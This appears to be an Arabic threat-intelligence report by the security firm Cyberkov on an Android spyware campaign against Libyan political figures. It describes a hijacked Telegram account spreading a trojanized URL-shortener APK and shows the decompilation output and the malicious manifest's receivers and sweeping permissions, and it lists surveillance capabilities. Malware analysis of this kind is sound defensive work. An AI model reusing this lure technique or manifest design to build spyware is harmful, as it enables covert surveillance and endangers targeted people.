



ملاحة عقارب ليبية

التحقيق حول حملة تجسس الكتروني
تستهدف النافذين والسياسيين المؤثرين
في ليبيا

TLP: White

For public distribution

صالحة للنشر العام

18 / سبتمبر / 2016 م

17 / ذي الحجة / 1437 هـ

تنويه قانوني:

تم تجهيز هذه الوثيقة للاستعمال والتوزيع العام من باب نشر الوعي العام كواجب أساسى من شركة سايركوف نحو الأمتين العربية والإسلامية ولتعم الفائدة على الجميع. كما يجب الإشارة أنه يُمنع نشر هذه الوثيقة أو توزيعها دون الإشارة إلى شركة سايركوف كمراجع لهذه الوثيقة.

تم إعداد هذه الدراسة من قبل شركة سايركوف لتقنية المعلومات ومقرها الأساسي في عاصمة دولة الكويت.

معلومات عن الوثيقة

عنوان الوثيقة	ملحة عقارب ليبا
العميل	للنشر العام
النسخة	الإصدار الأول
تاريخ الإعداد	1 أكتوبر 2016
تاريخ آخر التعديل	18 أكتوبر 2016
السريّة	صالحة للنشر والتوزيع العام
المراجـع	PD-001

معلومات الاتصال

الاسم	المكتب الإعلامي
البريد الإلكتروني	media@cyberkov.com
رقم الهاتف	+965 22445500
رقم الفاكس	+1 (888) 433-3113
رقم المكتب	+965 22445500
للأسئلة العامة	info@cyberkov.com

حقوق العلامة التجارية

سايركوف (Cyberkov) وشعار سايركوف "CYBERKOV" هي علامات تجارية مسجلة وموثقة في الولايات المتحدة الأمريكية وروسيا الفدرالية ويُمنع استعمالها او استغلالها دون إذن خطى من شركة سايركوف، كما تعود ملكية جميع العلامات التجارية الأخرى المذكورة في هذه الوثيقة إلى أصحابها سواء أفراد أو منظمات. وتتضمن شروط استخدام علامة سايركوف التجارية لما هو معمول به في دولة الكويت، ما لم تنص الشركة على خلاف ذلك صراحة.

فهرس المحتويات

1.....	معلومات عن الوثيقة
1.....	معلومات الاتصال
3.....	نظرة عامة حول القصة والحدث
3.....	يوم الاستهداف
4.....	النكتيكات والتكتيكات والتقنيات والإجراءات والخطط المستخدمة
6.....	تحليل الملف الخبيث
20.....	تحليل الاتصال مع مركز القيادة والتحكم
20.....	إعادة توجيه الاتصال Sinkhole
23.....	مركز القيادة والتحكم الحقيقي
24.....	متابعة ومراقبة مجموعة عقارب ليبا
28.....	البنية التحتية لمجموعة عقارب ليبا
32.....	ملحقة مستمرة
32.....	توصيات أمنية لحماية أجهزة أندرويد من عقارب ليبا
32.....	مؤشرات الإختراق - IoCs

نظرة عامة حول القصة والحدث

ربما تُعرف ليبيا أنها دولة غير مستقرة سياسياً منذ ثورة 17 فبراير التي أدت إلى سقوط نظام القذافي، وتُعرف بشوب حرب بين مجموعات مختلفة بهدف السيطرة والتحكم بالأرض والمناطق ومصادر الثروة والنفط، لكنها بكل تأكيد لم تكن تعرف قبل هذا التقرير بأنها أرض ينطلق منها الهاكرز والجواسيس الإلكترونيين ولم تكن تعرف باستخدام التجسس الإلكتروني في عمليات الصراع بين المجموعات المختلفة، أما اليوم فلدينا قصة مختلفة.

يعد التجسس الإلكتروني اليوم على الأفراد والمجموعات أحد العوامل الرئيسية لقلب دفة الصراعات فيه يتم دراسة تحركات الشخص وعلاقاته الشخصية وخططه العسكرية وكذلك خداعه وخداع زملائه وهذا ما سيبينه هذا التقرير، خاصة إذا كان هذا الشخص ذو نفوذ سياسي وعسكري.

في الأسابيع الماضية وبتاريخ 6 أغسطس 2016 وصلت لشركة سايركوف ولفريقها المتخصص بتحليل الأخطار الأمنية Cyberkov Security Incident Response team (CSIRT) عدد من برامج التجسس الإلكتروني التي تعمل على منصة الأندرويد والتي نجحت في استهداف مجموعة من السياسيين والناشطين والمؤثرين في دولة ليبيا كهدف أساسي للحواسيس الذين أطلقوا عليهم لقب (عقارب ليبيا) بسبب سلوكهم الخبيث في خداع المستخدم ثم استهداف زملائه وخداعهم ثم اختراقهم ليتمكنوا بعد ذلك من تكوين شبكة كاملة من الضحايا لا تنتهي وتشتمل مجموعة " عقارب ليبيا " بشكل خاص في منطقتي طرابلس وبنغازي.

ولأن الصراع الليبي صراع عسكري يسفك فيه الدماء ويقتل به الناس سواء بحق وبغير وجه حق، فإن أثر هذا التجسس لا ينحصر في مراقبة الشخص فقط بل بتتبع مكانه ومعرفة تحركاته بكافة تفاصيلها مما يسهل قتله أو اغتياله أو قصمه من بعيد بواسطة الطائرات وغيرها.

وبهذا ندرك أن خطر التجسس الإلكتروني والاستهداف الإلكتروني المباشر للأشخاص أصبح شكل رئيسياً من أشكال الحرب والعمل العسكري ولكنه يمارس من خلف شاشات الكمبيوتر وبواسطة لوحات المفاتيح لشن حرب عن بعد مثله مثل استخدام الطائرات بدون طيار في الاغتيال.

يوم الاستهداف

في صبيحة يوم السبت بتاريخ 6 أغسطس 2016 تم اختراق حساب التيلجرام الخاص باحد السياسيين الليبيين المؤثرين بطريقة غير معروفة حالياً لكن الشخص المستهدف لم يكن يستخدم " الحماية الثانية " لحسابه الخاص بتطبيق تيلجرام وكنا قد أوصينا سابقاً في تدوينه بعنوان "[دليك نحو استخدام تطبيق تيلجرام Telegram بأقصى درجة من السرية والأمان!](#)" فكان استهدافه أسهل، وأن الشخص المستهدف يفتقر إلى الوعي الإلكتروني المطلوب قام بحذف تطبيق تيلجرام من جهازه الأندرويد ظناً منه أنه يحمي نفسه بهذه الطريقة.

في اليوم التالي قام جواسيس " عقارب ليبيا " بمراسله كافة الموجدين في قائمة الاتصال الخاصة بالشخص المستهدف ثم مراسلتهم باسمه وارسال ملف خبيث باسم " Voice Massege.apk " على أنه ملف صوتي هام يجب تحميله والإستماع إليه، ولاحظ هنا أن " عقارب ليبيا " أخطئوا في تسمية الملف فكلمة " Massege " المقصود فيها هنا كلمة " Message " والتي تعني " رسالة " مما يعطي انطباعاً أن من يقف خلف العملية شخص أو مجموعة عربية وليس أجنبية أو جهة خارجية.

ملف " Voice Massege.apk " هو في الحقيقة ملف خبيث وبرنامج تجسس مدموج مع برنامج حقيقي خاص بالأندرويد يقوم بعمل " تصغير " الرابط وهو موجود بمتجرب قوقل الرسمي، تقوم مجموعة " عقارب ليبيا " بعد ارسال هذا الملف الخبيث لقائم الاتصال الجديدة باختراق الشخص تلو الشخص وبذلك تحصل على شبكة من المخترقين والمتّجسس عليهم.

نحن في سايركوف قمنا بتتبع هذه المجموعة وتحليل برامجها الخبيثة لمعرفة أهدافهم وعملياتهم ومن خلال التحقيق الإلكتروني والبحث والتحليل الفني أدركنا أن هذه المجموعة ذات أهداف سياسية وهدفها جمع المعلومات والاستخبارات عن الأشخاص المستهدفين، كما تبين من التحليل أن هذه المجموعة تعمل في مجال التجسس الإلكتروني منذ شهر سبتمبر لسنة 2015 وحتى يومنا هذا، وتستهدف أنظمة التشغيل " وندوز " و " آندرويد ".

طريقة عمل المجموعة واختراقها ليست متقدمة جداً ومعقدة، لكنهم يمتلكون خبرة جيدة في عملية الخداع " الهندسة الاجتماعية " لكننا ندرك يقيناً أنك لا تحتاج لأن تكون محترف المهارات وذو مستوى متقدم لتكون هجماتك فعاله ومؤثرة.

التكنيات والتقنيات والإجراءات والخطط المستخدمة

نحن في سايبركوف نعتقد بأن مجموعة "عقارب ليبيا" لديها أهداف سياسية وتقوم باستهداف الشخصيات الكبيرة والمؤثرة في دولة ليبيا، فقد قاموا باختراق حساب تيليجرام التابع لشخصية مؤثرة في ليبيا بطريقة غير معروفة في الوقت الحالي، عندها استلم الشخص المستهدف "إشعار" من برنامج تيليجرام يفيد بأنه تم الدخول على الحساب الخاص بك من عنوان IP من إسبانيا بواسطة الـ"الويب":




قام الشخص المستهدف ولقلة وعيه الأمني التقى بحذف برنامج تيليجرام ظناً منه بأن ذلك سيقوم بإيقاف اختراق الحساب.



في اليوم التالي، قامت "عقارب ليبيا" (ومن طريق حساب تيليجرام المختراق) بإرسال رسالة تتضمن ملف خبيث بإسم "Voice Massege.apk" لكل الأشخاص في قائمة جهات الاتصال الخاصة بالشخص المختراق، معيقين على الملف برسالة "للإطلاع وفادتنا لو سمح وقتكم" حتى يقوم الشخص بتحميل الملف وتنصيبه على جهازه يتم بعد ذلك اختراقه ثم استغلال جهات اتصاله هو الآخر لنشر البرنامج التجسس علىهم جميعاً.



الملف الخبيث "Voice Massege.apk" يستهدف أجهزة أندرويد، فان قام أحد بتحميله وتنصيبه سيتم اختراق جهازه فوراً ولأن البرنامج مدموج مع برنامج آخر حقيقي سيتم تنصيب البرنامج الحقيقي وتظهر أيقونته باسم URL Shortener في قائمة البرامج في الجهاز دون معرفة أن الملف الخبيث يعمل بالخلفية.



الملف الخبيث يقوم بتنصيب ¹ Android Service باسم "MainService" تعمل بالخلفية لنظام التشغيل من حيث لا يعلم المستخدم.



¹ <https://developer.android.com/guide/components/services.html>



تحليل الملف الخبيث

قام فريق سايركوف المتخصص بتحليل الأخطار الأمنية CSIRT بتحليل الملف الخبيث المرفق في رسائل تيليجرام، وأول خطوة نحو تحليل أي برنامج أندرويد APK هو بفككهه أولاً باستخدام أداة apktool.

```
root@Cyberkov: ~/voicemessage/Voice Massege — Konsole
File Edit View Bookmarks Settings Help
root@Cyberkov:~# mkdir voicemessage
root@Cyberkov:~# cd voicemessage/
root@Cyberkov:~/voicemessage# cp /media/sf_shared/Voice\ Massege.apk .
root@Cyberkov:~/voicemessage# ls
Voice Massege.apk
root@Cyberkov:~/voicemessage# apktool d Voice\ Massege.apk
I: Using Apktool 2.1.1-dirty on Voice Massege.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values /* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@Cyberkov:~/voicemessage# ls
Voice Massege  Voice Massege.apk
root@Cyberkov:~/voicemessage# cd Voice\ Massege/
root@Cyberkov:~/voicemessage/Voice Massege# ls
AndroidManifest.xml  apktool.yml  original  res  smali
root@Cyberkov:~/voicemessage/Voice Massege#
```

بعد تفكيك الملف باستخدام أداة apktool وقراءة ملف AndroidManifest.xml ندرك أن البرنامج عبارة عن ملف خبيث تم دمجه مع برنامح حقيقي يحمل اسم **de.keineantwort.android.urlshortener** :Java package

AndroidManifest.xml (~/voicemessage/Voice Massege) - VIM — Konsole


```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:installLocation="auto" package="de.keineantwort.android.urlshortener">
    <application android:icon="@drawable/icon" android:label="@string/app_name" android:theme="@style/URLShortener">
        <activity android:label="@string/app_name" android:name=".URLShortener">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.SEND"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <data android:mimeType="*/*"/>
            </intent-filter>
        </activity>
        <activity android:name=".EditSettings">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data android:host="urlshortener.keineantwort.de" android:scheme="keineantwort"/>
            </intent-filter>
        </activity>
        <activity android:name=".InfoView"/>
        <meta-data android:name="ADMOB_PUBLISHER_ID" android:value="a14d3f4e93a7eee"/>
        <activity android:configChanges="keyboard|keyboardHidden|orientation" android:name="com.admob.android.ads.AdMobActivity" android:theme="@android:style/Theme.NoTitleBar.Fullscreen"/>
        <receiver android:exported="true" android:name="com.admob.android.ads.analytics.InstallReceiver">
            <intent-filter>
                <action android:name="com.android.vending.INSTALL_REFERRER"/>
            </intent-filter>
        </receiver>
        <service android:name="com.google.app.main.MainService">
    </service>
</application>
</manifest>
```

AndroidManifest.xml" 279L, 21479C 1,1 Top

Voice Massege : vim


و عند البحث باسم الـ Java Package في متجر فرقل لأندرويد

(<https://play.google.com/store/apps/details?id=de.keineantwort.android.urlshortener>) ، يتبع التالي:



البرنامج الحقيقي موجود في متجر قوقل وقامت مجموعة "عقارب ليبيا" بأخذ نسخة منه والقيام بدمج البرنامج التجسيسي التابع لهم بهذا البرنامج ثم القيام بنشره للضحايا واستهداف الحسابات في جهات الاتصال.

البرنامج الحقيقي تابع لشركة ألمانية وموقعهم الإلكتروني هو keineantwort.de، قمنا بالتأكد من ذلك عن طريق الموقع الخاص بهم:



بمتابعة قراءة ملف `AndroidManifest.xml` نلاحظ بأن البرنامج التجسيسي يقوم بتسجيل نفسه ك Receiver لكل الـ Intent المتوفرة في نظام أندرويد تقريباً وكذلك يقوم بطلب كامل الصلاحيات المتوفرة في نظام أندرويد.

ويقوم البرنامج التجسيسي ومن خلال حصوله على كامل الصلاحيات في النظام بالقدرة على التالي:

- القدرة على فتح الكاميرا الأمامية والخلفية للجهاز دون شعور المستخدم
- القدرة على تصوير المستخدم وارسال صوره لمركز القيادة والتحكم
- القدرة على فتح المايكروفون الخاص بالجهاز وتسجيل الأصوات المحيطة بالهدف
- القدرة على كشف المكان الحقيقي للجهاز والشخص المستهدف
- القدرة على تتبع تفاصيل وتحركات الشخص المستهدف لحظة بلحظة
- القدرة على تصفح الملفات والصور والفيديوهات والملاحظات ونسخها
- القدرة على زرع صور وملفات في جهاز المستهدف دون علمه ثم يتم استخدامها في ادانته أو اتهامه
- القدرة على كشف رقم الهاتف للجهاز واسم المشغل (شركة الاتصال)
- القدرة على قراءة رسائل SMS في جهاز المستهدف وكشف جهات الاتصال وسجل المكالمات
- القدرة على استعمال جهاز المستهدف ورقم هاتفه الخاص في اجراء المكالمات وارسال رسائل SMS دون علمه

كما سنبين بالتفاصيل أدناه:



AndroidManifest.xml (~/voicemessage/Voice Massege) - VIM — Konsole

```

File Edit View Bookmarks Settings Help
<receiver android:enabled="true" android:name="com.google.app.main.TurnOnReciver">
    <intent-filter>
        <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
        <action android:name="android.app.action.ACTION_PASSWORD_CHANGED"/>
        <action android:name="android.app.action.ACTION_PASSWORD_FAILED"/>
        <action android:name="android.app.action.ACTION_PASSWORD_SUCCEEDED"/>
        <action android:name="android.app.action.DEVICE_ADMIN_DISABLED"/>
        <action android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED"/>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
        <action android:name="android.bluetooth.a2dp.action.SINK_STATE_CHANGED"/>
        <action android:name="android.bluetooth.adapter.action.DISCOVERY_FINISHED"/>
        <action android:name="android.bluetooth.adapter.action.DISCOVERY_STARTED"/>
        <action android:name="android.bluetooth.adapter.action.LOCAL_NAME_CHANGED"/>
        <action android:name="android.bluetooth.adapter.action.SCAN_MODE_CHANGED"/>
        <action android:name="android.bluetooth.adapter.action.STATE_CHANGED"/>
        <action android:name="android.bluetooth.device.action.AC_CONNECTED"/>
        <action android:name="android.bluetooth.device.action.AC_DISCONNECTED"/>
        <action android:name="android.bluetooth.device.action.AC_DISCONNECT_REQUESTED"/>
        <action android:name="android.bluetooth.device.action.BOND_STATE_CHANGED"/>
        <action android:name="android.bluetooth.device.action.CLASS_CHANGED"/>
        <action android:name="android.bluetooth.device.action.FOUND"/>
        <action android:name="android.bluetooth.device.action.NAME_CHANGED"/>
        <action android:name="android.bluetooth.devicepicker.action.DEVICE_SELECTED"/>
        <action android:name="android.bluetooth.devicepicker.action.LAUNCH"/>
        <action android:name="android.bluetooth.headset.action.AUDIO_STATE_CHANGED"/>
        <action android:name="android.bluetooth.headset.action.STATE_CHANGED"/>
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
        <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
        <action android:name="android.intent.action.ACTION_SHUTDOWN"/>
        <action android:name="android.intent.action.AIRPLANE_MODE"/>
        <action android:name="android.intent.action.BATTERY_CHANGED"/>
        <action android:name="android.intent.action.BATTERY_LOW"/>
        <action android:name="android.intent.action.BATTERY_OKAY"/>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>

```

70,1 15%

Voice Massege : vim

AndroidManifest.xml (~/voicemessage/Voice Massege) - VIM — Konsole

```

File Edit View Bookmarks Settings Help
<uses-permission android:name="com.android.voicemail.permission.WRITE_VOICEMAIL"/>
<uses-permission android:name="android.permission.WRITE_USER_DICTIONARY"/>
<uses-permission android:name="android.permission.WRITE_SYNC_SETTINGS"/>
<uses-permission android:name="android.permission.WRITE_SOCIAL_STREAM"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.WRITE_PROFILE"/>
<uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALENDAR"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.USE_SIP"/>
<uses-permission android:name="android.permission.USE_CREDENTIALS"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.TRANSMIT_IR"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.SUBSCRIBED_FEEDS_WRITE"/>
<uses-permission android:name="android.permission.SUBSCRIBED_FEEDS_READ"/>
<uses-permission android:name="android.permission.SIGNAL_PERSISTENT_PROCESSES"/>
<uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.SET_TIME_ZONE"/>
<uses-permission android:name="android.permission.SET_PROCESS_LIMIT"/>
<uses-permission android:name="android.permission.SET_DEBUG_APP"/>
<uses-permission android:name="android.permission.SET_ANIMATION_SCALE"/>
<uses-permission android:name="android.permission.SET_ALWAYS_FINISH"/>
<uses-permission android:name="com.android.alarm.permission.SET_ALARM"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.SEND_RESPOND_VIA_MESSAGE"/>
<uses-permission android:name="android.permission.RESTART_PACKAGES"/>
<uses-permission android:name="android.permission.REORDER_TASKS"/>

```

217,1 74%

Voice Massege : vim

AndroidManifest.xml (~/voicemessage/Voice Massege) - VIM — Konsole

```

File Edit View Bookmarks Settings Help
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<uses-permission android:name="android.permission.READ_USER_DICTIONARY"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="com.android.voicemail.permission.READ_VOICEMAIL"/>
<uses-permission android:name="android.permission.READ_SYNC_STATS"/>
<uses-permission android:name="android.permission.READ_SYNC_SETTINGS"/>
<uses-permission android:name="android.permission.READ_SOCIAL_STREAM"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.READ_PROFILE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.NFC"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.MOUNT_FORMAT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission android:name="android.permission.MEDIA_CONTENT_CONTROL"/>
<uses-permission android:name="android.permission.MANAGE_DOCUMENTS"/>
<uses-permission android:name="android.permission.MANAGE_ACCOUNTS"/>
<uses-permission android:name="android.permission.LOCATION_HARDWARE"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.GET_TOP_ACTIVITY_INFO"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.GET_PACKAGE_SIZE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.FLASHLIGHT"/>


```

253,1 89%

Voice Massege : vim

يقوم الفايروس بطلب صلاحيات الدخول على مكان الجهاز وحالة الاتصال بالشبكة ومقدار البطارية المتبقية في الجهاز والبلوتوث والكاميرا والميكروفون وصلاحيات الدخول على الانترنت.

